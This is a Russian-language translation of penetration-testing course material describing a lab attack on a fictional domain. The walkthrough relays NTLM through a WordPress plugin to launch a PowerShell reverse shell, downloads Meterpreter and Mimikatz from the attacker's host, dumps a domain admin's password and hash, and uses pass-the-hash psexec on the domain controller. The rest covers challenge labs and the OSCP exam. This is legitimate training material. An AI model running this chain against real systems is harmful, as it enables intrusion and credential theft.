Настроим **impacket-ntlmrelayx** перед тем, как изменять *путь каталога резервных копий* в WordPress-плагине. Мы используем `--no-http-server` и `-smb2support`, чтобы отключить HTTP-сервер и включить поддержку SMB2. В качестве цели для relay-атаки укажем внешний адрес MAILSRV1, 192.168.50.242. Вводя внешний адрес, нам не нужно проксировать нашу relay-атаку через Proxychains. Наконец, мы закодируем в base64 *PowerShell обратную оболочку oneliner*, который подключится обратно к нашей Kali-машине на порт 9999, и передадим его как команду в `-c`.

```
kali@kali:~/beyond$ sudo impacket-ntlmrelayx --no-http-server -smb2support -t 192.168.50.242 -c "powershell -
    enc JABjAGwAaQ..."
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Protocol Client SMTP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client DCSYNC loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
```

```
[*] Setting up WCF Server
[*] Setting up RAW Server on port 6666

[*] Servers started, waiting for подключения
```

Листинг 71 - Setting up impacket-ntlmrelayx


Далее настроим слушатель Netcat на порту 9999 для входящего обратную оболочку.

```
kali@kali:~/beyond$ nc -nvlp 9999
listening on [any] 9999 ...
```

Листинг 72 - Setting up слушатель Netcat on port 9999

Теперь, когда все настроено, мы можем изменить *путь каталога резервных копий*.

Установим путь на *URI reference* `//192.168.119.5/test`, где IP - адрес нашей Kali-машине, а **test** - несуществующий путь.



После ввода мы можем прокрутить вниз и нажать *Save*. Это должно заставить WordPress-плагин выполнить аутентификацию к impacket-ntlmrelayx в контексте пользователя, запускающего WordPress.

```
...
[*] Authenticating against smb://192.168.50.242 as INTERNALSRV1/ADMINISTRATOR SUCCEED
...
[*] Service RemoteRegistry is in stopped state
...
[*] Starting service RemoteRegistry
...
[*] Executed specified command on host: 192.168.50.242
...
[*] Stopping service RemoteRegistry
```

Листинг 73 - Executing обратную оболочку on MAILSRV1 via impacket-ntlmrelayx

Листинг 73 подтверждает предположения, которые мы сделали ранее. Во-первых, *INTERNALSRV1/ADMINISTRATOR* был использован для выполнения authentication. Во-вторых, успешно аутентифицировавшись на MAILSRV1, мы подтвердили, что обе машины используют один и тот же пароль для локальной учетной записи *Administrator*.

Вывод также сообщает, что перенаправленная команда на MAILSRV1 была выполнена. Проверим наш слушатель Netcat на наличие входящего обратную оболочку.

```
connect to [192.168.119.5] from (UNKNOWN) [192.168.50.242] 50063
whoami
nt authority\system
```

```
PS C:\Windows\system32> hostname
MAILSRV1

PS C:\Windows\system32>
```

Листинг 74 - Incoming обратную оболочку

Отлично! Мы успешно получили выполнение кода как *NT AUTHORITY\SYSTEM*, аутентифицировавшись как локальный *Administrator* на MAILSRV1 путем relay-передачи попытки аутентификации от WordPress-плагина на INTERNALSRV1.

В следующем учебном блоке мы используем интерактивную shell на MAILSRV1, чтобы получить привилегированный доступ к домену и его контроллеру домена.

(плагинах WordPress Backup Migration, 2022), wordpress.org

(Kali, 2022), kali.org

(Github, 2022), gist.github.com

(Wikipedia, 2022), en.wikipedia.org

26.6. Gaining Access to the Domain Controller

Этот учебный блок охватывает следующие учебные цели:

• Собрать информацию для подготовки client-side-атак
• Использовать client fingerprinting для получения информации

В предыдущем учебном блоке мы получили доступ к MAILSRV1 как *NT AUTHORITY\SYSTEM*. На основании информации, полученной при перечислении сети, в этом учебном блоке мы попытаемся получить доменные привилегии *Administrator* и использовать их для доступа к контроллеру домена.

Как и планировалось, мы получили привилегированное выполнение кода на MAILSRV1. Наш следующий шаг - извлечь хеш пароля пользователя *beccy*, который имеет активную сессию на этой системе.

В зависимости от цели тест на проникновение нам не следует пропускать локальное перечисление системы MAILSRV1. Оно может выявить дополнительные уязвимости и чувствительную информацию, которую мы можем упустить, если сразу попытаемся извлечь NTLM-хеш *beccy*.

Когда мы обнаружим, что AV не запущен, нам следует upgrade our shell до Meterpreter. Это не только предоставит более robust shell environment, но и поможет при выполнении post-exploitation.

Загрузим ранее созданный Meterpreter обратную оболочку payload `met.exe`, чтобы выполнить post-exploitation.

```
PS C:\Windows\system32> cd C:\Users\Administrator

PS C:\Users\Administrator> iwr -uri http://192.168.119.5:8000/met.exe -Outfile met.exe

PS C:\Users\Administrator> .\met.exe
```

Листинг 75 - Downloading and executing the Meterpreter обратную оболочку

В Metasploit мы должны получить новую входящую сессию.

```
[*] Sending stage (200774 bytes) to 192.168.50.242
[*] Meterpreter сессии 2 opened (192.168.119.5:443 -> 192.168.50.242:50814)
```

Листинг 76 - Incoming сессию Meterpreter in Metasploit

Взаимодействуем с сессией и создадим новую командную оболочку PowerShell.

```
msf6 post(multi/manage/autoroute) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
Process 416 created.
Channel 1 created.
Microsoft Windows [Version 10.0.20348.1006]
(c) Microsoft Corporation. All rights reserved.

C:\Users\Administrator> powershell
powershell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\Administrator>
```

Листинг 77 - Взаимодействие с сеансом 2 и запуск командной оболочки PowerShell

Далее загрузим актуальную версию *Mimikatz* на Kali и будем отдавать ее через наш веб-сервер Python3 на порту 8000. На MAILSRV1 загрузим Mimikatz с помощью **iwr** и запустим его.

```
PS C:\Users\Administrator> iwr -uri http://192.168.119.5:8000/mimikatz.exe -Outfile mimikatz.exe

PS C:\Users\Administrator> .\mimikatz.exe
.\mimi.exe

  .#####.   mimikatz 2.2.0 (x64) #19041 Sep 19 2022 17:44:08
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

Листинг 78 - Downloading and launching the newest version of Mimikatz from our Kali-машине

После запуска Mimikatz мы можем использовать **privilege::debug**, чтобы получить *SeDebugPrivilege*. Затем можно использовать **sekurlsa::logonpasswords**, чтобы перечислить все provider credentials, доступные на системе.

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::logonpasswords
...
Authentication Id : 0 ; 253683 (00000000:0003def3)
Session           : Interactive from 1
User Name         : beccy
Domain            : BEYOND
Logon Server      : DCSRV1
Logon Time        : 3/8/2023 4:50:32 AM
SID               : S-1-5-21-1104084343-2915547075-2081307249-1108
        msv :
         [00000003] Primary
         * Username : beccy
         * Domain   : BEYOND
         * NTLM     : f0397ec5af49971f6efbdb07877046b3
         * SHA1     : 2d878614fb421517452fd99a3e2c52dee443c8cc
         * DPAPI    : 4aea2aa4fa4955d5093d5f14aa007c56
        tspkg :
        wdigest :
         * Username : beccy
         * Domain   : BEYOND
```

```
         * Password : (null)
        kerberos :
         * Username : beccy
         * Domain   : BEYOND.COM
         * Password : NiftyTopekaDevolve6655!#!
...
```

Листинг 79 - Extracting the credentials for beccy with Mimikatz

Отлично! Мы успешно извлекли пароль в открытом виде и NTLM-хеш доменного администратора *beccy*. Сохраним их вместе с именем пользователя в `creds.txt` на нашей Kali-системе.

Вооружившись этими учетными данными, мы можем сделать последний шаг тест на проникновение: получить доступ к контроллеру домена. Мы сделаем это в следующем разделе.

(Github, 2022). github.com

(Microsoft Learn, 2022), learn.microsoft.com

В этом разделе мы используем привилегии администратора домена пользователя *beccy*, чтобы получить доступ к контроллеру домена и тем самым достичь второй цели тест на проникновение.

Поскольку мы получили пароль в открытом виде и NTLM-хеш для *beccy*, мы можем использовать **impacket-psexec**, чтобы получить интерактивную оболочку на DCSRV1. Хотя мы могли бы использовать любой из них, воспользуемся NTLM-хешем. После получения командной оболочки подтвердим, что у нас есть привилегированный доступ на DCSRV1 (172.16.6.240).

```
kali@kali:~$ proxychains -q impacket-psexec -хешей 00000000000000000000000000000000:
    f0397ec5af49971f6efbdb07877046b3 beccy@172.16.6.240
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Requesting shares on 172.16.6.240.....
[*] Found writable share ADMIN$
[*] Uploading file CGOrpfCz.exe
[*] Opening SVCManager on 172.16.6.240.....
[*] Creating service tahE on 172.16.6.240.....
[*] Starting service tahE.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.20348.1006]
(c) Microsoft Corporation. All rights reserved.


C:\Windows\system32> whoami
nt authority\system

C:\Windows\system32> hostname
DCSRV1

C:\Windows\system32> ipconfig

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv4 Address. . . . . . . . . . . : 172.16.6.240
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 172.16.6.254
```

Листинг 80 - Using psexec to get an интерактивную shell

Хорошо! Листинг 80 показывает, что мы достигли всех целей тест на проникновение, получив привилегии администратора домена и доступ к контроллеру домена.

1. В реальной оценке теперь мы бы создали отчет о тесте на проникновение для нашего клиента, чтобы сообщить ему о наших находках. Прикреплен пример отчета для тест на проникновение *BEYOND Finances*. Прочитайте отчет, найдите флаг в конце документа и введите его как ответ к этому упражнению.

26.7. Wrapping Up

В этом модуле мы выполнили тест на проникновение для вымышленного клиента BEYOND Finances. Цели, поставленные клиентом, заключались в получении доступа к внутренней сети, получении доменных привилегий *Administrator* и доступе к контроллеру домена.

После того как нам удалось получить начальное закрепление во внутренней сети, мы выполнили Kerberoasting, чтобы получить учетные данные доменного пользователя. С этой учетной записью мы смогли войти в экземпляр WordPress и злоупотребить плагином, чтобы он аутентифицировался на нашей Kali-машине. Затем мы передали запрос аутентификации на другую машину и получили выполнение кода как *NT AUTHORITY\SYSTEM*. Вооружившись административными привилегиями, мы извлекли учетные данные учетной записи domain Admin. Затем мы успешно получили доступ к контроллеру домена.

Невозможно переоценить важность подробных заметок на протяжении реального тест на проникновение и хорошего журнала времени выполнения определенных действий. После тест на проникновение мы должны убедиться, что оставляем все в исходном состоянии. Любые эксплойты или артефакты должны быть удалены или, как минимум, клиент должен быть уведомлен об их расположении.

В конце этого модуля поговорим о некоторых ключевых выводах этого тест на проникновение. Один из важнейших уроков этого модуля (и всего курса) - всегда проводить тщательное перечисление. Мы не можем атаковать то, что пропустили, и поэтому должны всегда полностью картировать поверхность атаки всех доступных машин и служб в рамках оценки.

Еще один важный вывод - не пропускать и не сокращать процесс перечисления ради быстрого успеха. Мы можем упустить критически важную информацию, которая потенциально приведет к гораздо более перспективному вектору атаки.

Далее, после получения административных привилегий на целевой системе, нам не следует сразу переходить к следующей машине. Вооружившись этими привилегиями, мы можем изучить области системы, которые ранее могли быть недоступны.

Наконец, обсудим, как следует работать с собранной информацией, такой как результаты перечисления. Крайне важно научиться объединять информацию, найденную на разных системах и этапах тест на проникновение. Мы можем найти информацию на машине, которую не можем использовать на текущем этапе, но сможем использовать позже в оценке. Подробное ведение заметок необходимо, чтобы не потерять из виду всю собранную информацию.

Учет этих key takeaways будет чрезвычайно ценен не только в Challenge Labs, но и в реальных оценкes.

27. Try Harder: Challenge Labs

В этом заключительном учебном модуле мы обсудим переход от прохождения материалов курса и упражнений модулей к работе с Challenge Labs. Мы рассмотрим следующие учебные блоки:

• Обзор PWK Challenge Lab
• Challenge Lab Details
• Информация об экзамене OSCP

27.1. Обзор PWK Challenge Lab

Этот учебный блок охватывает следующие учебные цели:

• Изучить разные типы Challenge Labs
• Получить высокоуровневый обзор каждого сценарий
• Понять, как относиться к тренировочным OSCP Challenge Labs

27.1.1. СТОП! Сначала сделайте это

Если вы читаете этот модуль и еще не завершили **ВСЕ** итоговые упражнения PWK, мы настоятельно рекомендуем вернуться и завершить их перед продолжением. Итоговые упражнения дают возможность взламывать машины с конкретными ограничениями на то, что нужно перечислять. Компрометируя отдельные машины и небольшие сети через итоговые упражнения, вы подготовите себя к более успешному, эффективному и приятному опыту работы с Challenge Labs.

После завершения итоговых упражнений обязательно прочитайте и пройдите вместе с курсом модуль *Сборка частей*, чтобы начать развивать методологическую основу для атаки более крупных сетей. Мы рекомендуем начинать Challenge Labs только после завершения итоговых упражнений и модуля *Сборка частей*.

27.1.2. Challenge Labs 0-3

Значительная часть приведенной ниже информации включена в модуль *Introduction to PWK*. Мы повторяем ее здесь, поскольку, вероятно, прошло некоторое время с тех пор, как вы читали введение. Пожалуйста, внимательно просмотрите ее перед началом Challenge Labs.

Существует три типа Challenge Labs. Первые четыре Challenge Labs называются *сценарии*. Каждый сценарий состоит из набора сетевых машин и короткой вводной истории, помещающей эти машины в контекст. Ваша цель - получить доступ к учетной записи администратора домена в домене Active Directory и скомпрометировать как можно больше машин в сети.

Так же как итоговые упражнения проверяют учащегося по материалу нескольких учебных блоков, эти сценарии проверяют учащегося по материалу нескольких учебных модулей. Уровень неопределенности относительно сети здесь высок и похож на реальные тесты на проникновение, поскольку вы не будете знать, какие машины уязвимы к каким типам атак. Кроме того, каждый из четырех сценариев постепенно увеличивается по сложности за счет дополнительных машин, подсетей и векторов атак.

Кроме того, вы изначально не будете знать, что какая-либо *specific* машина напрямую уязвима. Некоторые машины будут зависеть от информации, учетных данных или возможностей, которые будут найдены на других машинах. А некоторые машины могут вообще не быть намеренно эксплуатируемыми до тех пор, пока Domain Controller не будет скомпрометирован.

Все машины содержат файл `local.txt`, файл `proof.txt` или оба файла. Содержимое этих файлов - случайные хеши, которые можно отправить в OLP, чтобы зафиксировать каждую компрометацию. Как и флаги упражнений модулей, содержимое этих файлов будет изменяться при каждом откате машины.

Следующие сводки предоставляют высокоуровневый обзор каждого сценария:

Challenge Lab 0: SECURA: В первой Challenge Lab вам предстоит выполнить тест на проникновение трехмашинной корпоративной среды SECURA. Эта лаборатория служит разогревом перед более сложными Challenge Labs 1-3. Вы будете эксплуатировать уязвимости в ManageEngine, выполнять pivot через внутренние службы, а также использовать небезопасные разрешения GPO для повышения привилегий и компрометации домена.

Challenge Lab 1: MEDTECH: Вам поручено провести тест на проникновение для MEDTECH, недавно созданного IoT-стартапа в сфере здравоохранения. Ваша цель - найти как можно больше уязвимостей и неправильных конфигураций, чтобы улучшить их состояние безопасности Active Directory и уменьшить поверхность атаки.

Challenge Lab 2: RELIA: Вам поручен тест на проникновение RELIA, промышленной компании, создающей приводные системы для лесной отрасли. Несколько недель назад цель подверглась атаке и теперь хочет получить оценку своей IT-безопасности. Их цель - выяснить, может ли атакующий пробить периметр и получить привилегии Domain Admin во внутренней сети.

Challenge Lab 3: SKYLARK: Skylark Industries - многонациональная аэрокосмическая корпорация, выполняющая research & development в области передовых авиационных технологий. Один из их крупных филиалов недавно стал целью ransomware attack со стороны Advanced Persistent Threat (APT) actor. По этой причине CISO компании теперь хочет дополнительно защитить поверхность атаки Skylark Industries. Вам поручено провести превентивный тест на проникновение их инфраструктуры штаб-квартиры и найти любую уязвимость, которая потенциально может поставить под угрозу коммерческие тайны компании.

Обратите внимание, что Challenge 3 значительно сложнее, чем Challenges 0, 1 и 2. Он требует существенного объема pivoting, tunneling, поиска информации на нескольких целях и пристального внимания к post-exploitation. Он находится за рамками экзамена OSCP. Если подготовка к экзамену является вашей основной целью, возможно, стоит пройти Challenges 4, 5 & 6 перед возвращением к Challenge 3.

27.1.3. Challenge Labs 4-6

Второй тип Challenge Lab состоит из опыта, похожего на OSCP. Каждая из них состоит из шести OSCP-машин. Назначение этих Challenges - предоставить пробный экзаменационный опыт, близко отражающий уровень сложности реального экзамена OSCP.

Каждый challenge содержит три машины, соединенные через Active Directory, и три автономные машины, не имеющие зависимостей или intranet-соединений. Все автономные машины имеют `local.txt` и `proof.txt`.

Хотя Challenge Labs не имеют балльной стоимости, на экзамене автономные машины стоили бы по 20 баллов каждая, всего 60 баллов. Набор Active Directory оценивается в 40 баллов целиком, и для получения любых баллов за него весь домен должен быть скомпрометирован.

Все предполагаемые векторы атак для этих машин преподаются в модулях PEN-200 или используются в первых четырех Challenge Labs. Однако конкретные требования для срабатывания уязвимостей могут отличаться от точных сценариев и техник, продемонстрированных в материале курса. Ожидается, что вы сможете взять показанные техники эксплуатации и адаптировать их под конкретную среду.

При выполнении Challenges 4-6 мы рекомендуем другой подход по сравнению с Challenges 0-3. В частности, цель этих challenges - дать вам прямое интуитивное понимание типов машин, которые, вероятно, будут на экзамене. Эти Challenges **не** предназначены для полного охвата всех вариантов: не каждый вектор, присутствующий в этих Challenges, будет в каждой попытке экзамена, и экзамен может содержать векторы, которых нет в этих Challenges. Повторим: все, что преподается в PWK, может встретиться.

Чтобы максимально приблизиться к экзамену, мы предлагаем избегать обсуждения именно этих машин с peers и Student Mentors. Кроме того, вы можете поэкспериментировать с таймером для прохождения этих машин. Однако мы не обязательно рекомендуем пытаться сделать это за 24 часа, поскольку эффективнее распределять учебное время на более длительный период. Для каждого из challenges можно попробовать потратить первоначальные 24 часа *in total*, чтобы увидеть, как далеко вы сможете продвинуться в пределах лимита времени. Затем сделайте шаг назад и проанализируйте свой прогресс.

В определенном смысле Challenges 4-6 предоставляют самооценку не меньше, чем оценку машин и сетей. Мы рекомендуем относиться к ним как к возможности обнаружить собственные сильные и слабые стороны, а затем использовать эту информацию для выбора следующего учебного фокуса.

27.1.4. Challenge Labs 7-8

Третий тип Challenge Labs похож на Challenge Labs 0-3. Однако сложность Challenge Labs 7-8 значительно выше, чем у Challenge Labs 0-6. Они требуют навыков и техник за пределами того, что рассматривается в материалах PEN-200, и предназначены для помощи в переходе к более продвинутым навыкам, например тем, которые преподаются в курсе PEN-300. Эти Challenge Labs находятся за рамками экзамена OSCP. Если подготовка к экзамену является вашей основной целью, лучше сосредоточиться на Challenges 4, 5 & 6.

Следующая сводка предоставляет высокоуровневый обзор сценариев:

Challenge Lab 7: ZEUS: Challenge разделен на три основные цели, каждая из которых нацелена на разные клиентские системы в домене Zeus.Corp. Первая цель включает проникновение в SMB-shares для доступа к конфигурациям баз данных компании. Вторая цель сосредоточена на дампе учетных данных, входе с полученными учетными данными и чтении конкретного документа. Финальная цель требует от участников войти в систему, сбросить пароль пользователя и создать резервную копию.

Challenge Lab 8: POSEIDON: Эта лаборатория содержит цепочку Active Directory и включает эксплуатацию различных техник повышения привилегий и уязвимостей. Пользователи выполнят ASREPRoasting и SeImpersonate Privilege Abuse, получат пароли в открытом виде, злоупотребят разрешениями ACL, а также проэксплуатируют привилегии группы Backup Operators и Parent-Child Trust для компрометации домена.

Все машины содержат файл `local.txt`, файл `proof.txt` или оба файла. Содержимое этих файлов - randomized хешей, которые можно отправить в OLP, чтобы зафиксировать каждую compromise. Как и flags упражнений модулей, содержимое этих файлов будет изменяться при каждом revert машины.

27.2. Challenge Lab Details

В этом учебном блоке мы обсудим некоторые важные детали, которые полезно знать о Challenge Labs. Этот учебный блок охватывает следующие учебные цели:

• Понять, как работают client-side симуляциис
• Понять концепцию зависимостей
• Узнать о машинах, которые не являются намеренно уязвимыми
• Понять, что порядок IP-адресов сам по себе не имеет значения
• Узнать, как маршрутизаторы и Network Address Translation влияют на сценарии
• Понять, как относиться к учетным данным и парольные атаки

27.2.1. Client-Side Simulations

Внутренняя VPN-сеть лаборатории содержит ряд симулированных клиентов, которые можно эксплуатировать с помощью client-side attacks. Эти клиенты запрограммированы для имитации обычной активности корпоративного пользователя. Ненавязчивые подсказки в лаборатории могут помочь найти этих симулированных клиентов. Тщательный post-exploitation information gathering также может выявить взаимодействие между клиентскими машинами.

Разные симулированные клиенты выполняют свои задачи с разными временными интервалами. Наиболее распространенный интервал - три минуты.

27.2.2. Machine Dependencies

Некоторые цели не предназначены для эксплуатации без предварительного сбора конкретной дополнительной информации на другой лабораторной машине. Другие можно эксплуатировать только через pivot. Student Mentors не предоставят деталей о зависимостях машин. Определение того, имеет ли машина зависимость, является важной частью процесса сбора информации, поэтому вам нужно обнаружить эту информацию самостоятельно.

Примером зависимости может быть то, что машина с именем VANGUARD содержит файл, раскрывающий учетные данные для другой машины с именем SENTINEL. VANGUARD может не иметь каких-либо намеренных внешних векторов атак, поэтому сначала потребуется скомпрометировать SENTINEL.

Обратите внимание, что этих двух конкретных имен машин нет ни в одной из Challenge Labs, они приведены здесь только в качестве примера.

Между Challenges нет зависимостей. Это означает, что информация, найденная в Challenge 1, не будет относиться ни к одной из машин в Challenges 2-6 и так далее.

Для Challenges 4-6, похожих на OSCP, нет зависимостей между тремя машинами, присоединенными к домену, и тремя автономными машинами. Сами три автономные машины также не содержат зависимостей. Таким образом, один из способов думать об этих Challenges (и, следовательно, об экзамене) состоит в том, что каждый содержит всего четыре изолированные мини-среды: набор AD и три автономные машины.

27.2.3. Machine Vulnerability

Хотя некоторые машины могут зависеть от информации или доступа, которые можно получить только путем компрометации других машин внутри Challenge, некоторые машины вообще не предназначены для взлома. Причина существования таких машин в Challenges заключается в том, что в реальном мире многие машины, с которыми вы столкнетесь как пентестер, не будут легко взламываемыми.

Однако количество таких машин сведено к минимуму; их всего несколько на испытание. Кроме того, каждая машина *действительно* содержит как минимум файл `local.txt` или `proof.txt`. Это означает, что некоторые машины могут не иметь путей повышения привилегий, но к каждой машине можно получить доступ после получения разрешений администратора домена для каждого из испытаний, независимо от того, присоединены они к домену или нет.

Важно отметить, что Challenges, похожие на OSCP, и сам OSCP *DO NOT* contain такие типы машин. На экзамене каждая машина предназначена для эксплуатации, и каждая машина имеет вектор атаки для повышения привилегий.

27.2.4. Machine Ordering

IP-адреса лабораторных машин не имеют особого значения. Например, вам не нужно начинать с 10.11.1.1 и проходить машины в числовом порядке. Один из важнейших навыков, который нужно освоить как пентестер, - это умение сканировать набор машин, чтобы найти самую простую первоначальную цель.

Не пытайтесь делать выводы из конкретных значений октетов IP-адресов внутри challenge. Если SENTINEL имеет IP-адрес 192.168.1.5, а VANGUARD - 192.168.1.12, это не означает, что нужно сначала атаковать SENTINEL. Это также не означает, что SENTINEL считается проще, и не означает, что VANGUARD зависит от SENTINEL. На самом деле в нашем гипотетическом примере верно ровно противоположное!

27.2.5. Routers/NAT

Каждый из Challenges имеет несколько подсетей, как минимум одну внешнюю и одну внутреннюю. Для каждого Challenge внутренние подсети не маршрутизируются напрямую из начальной внешней сети, но внешняя сеть маршрутизируема из всех остальных сетей.

Вам потребуется использовать различные техники, рассмотренные в курсе, чтобы получить доступ к внутренним сетям. Например, может понадобиться эксплуатировать машины, находящиеся за NAT и межсетевыми экранами, использовать dual-homed hosts или client-side exploits. Длительные атаки, такие как brute forcing или DOS/DDOS, настоятельно не рекомендуются, поскольку они сделают межсетевые экраны вместе с любыми дополнительными сетями, подключенными к ним, недоступными для вас.

На ряде машин в лабораториях включены программные межсетевые экраны, и они могут не отвечать на ICMP echo requests. Если IP-адрес не отвечает на ICMP echo requests, это не обязательно означает, что целевой машине недоступна или не существует.

27.2.6. Passwords

Не требуется тратить чрезмерное количество времени на взлом root- или administrator-паролей всех машин в лаборатории. Если вы попробовали все доступные wordlists в Kali и использовали информацию, собранную в лабораториях, остановитесь и рассмотрите другой вектор атаки. Если у вас есть мощное оборудование для взлома, можете продолжать взламывать такое количество паролей, какое сможете. На обычном оборудовании каждый намеренный вектор, зависящий от password-cracking, должен занимать менее 10 минут с правильным wordlist и параметрами.

27.3. The OSCP Exam Information

Этот учебный блок охватывает следующие учебные цели:

• Узнать об OSCP Certification Exam

27.3.1. OSCP Exam Attempt

В вашу первоначальную покупку курса PWK включена попытка экзамена OSCP certification. Экзамен необязателен, поэтому вам решать, хотите ли вы его проходить.

Чтобы забронировать экзамен OSCP, перейдите в календарь планирования экзамена. Календарь находится в OffSec Training Library на странице экзамена курса. Здесь вы сможете увидеть дату истечения экзамена, а также запланировать экзамен на предпочитаемую дату и время.

Помните, что вы не сможете выбрать время начала, если экзаменационные лаборатории заполнены на этот период, поэтому мы рекомендуем запланировать экзамен как можно скорее.

Для дополнительной информации посетите нашу support page.

(OffSec, 2023), help.offensive-security.com

(OffSec, 2023), help.offensive-security.com

27.3.2. About the OSCP Exam

Экзамен OSCP certification имитирует live network в private VPN, содержащую небольшое количество уязвимых машин. Структура точно такая же, как у Challenges 4-6. Чтобы сдать экзамен, необходимо набрать 70 баллов. Баллы начисляются за доступ к командной оболочке с низкими привилегиями, а также за полную компрометацию системы. Среда полностью выделена вам на время экзамена, и у вас будет 23 часа 45 минут для его выполнения.

Конкретные инструкции для каждой целевой машины будут находиться в вашей панели управления экзаменом, которая станет доступна только после начала экзамена.

Чтобы обеспечить целостность наших сертификаций, экзамен будет проходить с удаленным прокторингом. Вам необходимо присутствовать за 15 минут до времени начала экзамена, чтобы выполнить проверку личности и другие предэкзаменационные задачи. Для этого щелкните вкладку *Exam* в OffSec Training Library, расположенную в правом верхнем углу экрана. Во время этих предэкзаменационных шагов проверки вам будет предоставлен пакет VPN-подключения.

После окончания экзамена у вас будет дополнительные 24 часа, чтобы подготовить экзаменационный отчет и задокументировать находки. Вас будут оценивать по качеству и содержанию экзаменационного отчета, поэтому включите как можно больше деталей и убедитесь, что все находки воспроизводимы.

После того как ваши экзаменационные файлы будут приняты, экзамен будет оценен, и вы получите результаты в течение 10 рабочих дней. Если вам не хватило баллов, мы уведомим вас, и вы сможете купить повторную попытку сертификации, используя соответствующие ссылки.

Мы настоятельно рекомендуем внимательно запланировать экзамен на 48-часовое окно, когда вы сможете обеспечить минимум внешних отвлечений или обязательств. Также обратите внимание, что доступность экзамена обрабатывается по принципу first come, first served, поэтому лучше запланировать экзамен как можно раньше, чтобы обеспечить доступность предпочитаемой даты. Для дополнительной информации об экзамене мы рекомендуем уделить время руководству по экзамену OSCP.

(OffSec, 2023), help.offensive-security.com

27.3.3. Использование Metasploit - Challenge Labs vs Exam

Мы рекомендуем использовать Metasploit в Challenge Labs, особенно в Challenges 0-3. Metasploit - отличный инструмент, и вам следует изучить все возможности, которые он предлагает. Хотя использование Metasploit ограничено на экзамене OSCP certification, мы рекомендуем не накладывать на себя произвольные ограничения во время учебного процесса. При желании можно *временно* поэкспериментировать с ограничением себя при первоначальном исследовании Challenges 4-6. Дополнительную информацию об использовании Metasploit можно найти в руководству по экзамену OSCP.

27.4. Завершение

Если вы уделили время пониманию материалов курса, представленных в модулях курса и связанных видео, выполнили все упражнения модулей и *Сборка частей*, Challenge Labs вам понравятся. Если у вас возникают трудности, подумайте о закрытии пробелов в знаниях по материалам курса, а если вы все еще застряли, сделайте шаг назад и взгляните с новой перспективы. Легко настолько зафиксироваться на одной задаче, что можно потерять из виду более простое решение на другом пути. Делайте хорошие заметки и часто их пересматривайте. Ищите альтернативные пути, которые могут продвинуть вашу оценку. Когда ничего не помогает, не стесняйтесь обращаться к Student Mentors. Наконец, помните, что часто у вас уже есть все знания, необходимые для решения стоящей перед вами проблемы. Не сдавайтесь и помните mindset *Try Harder*!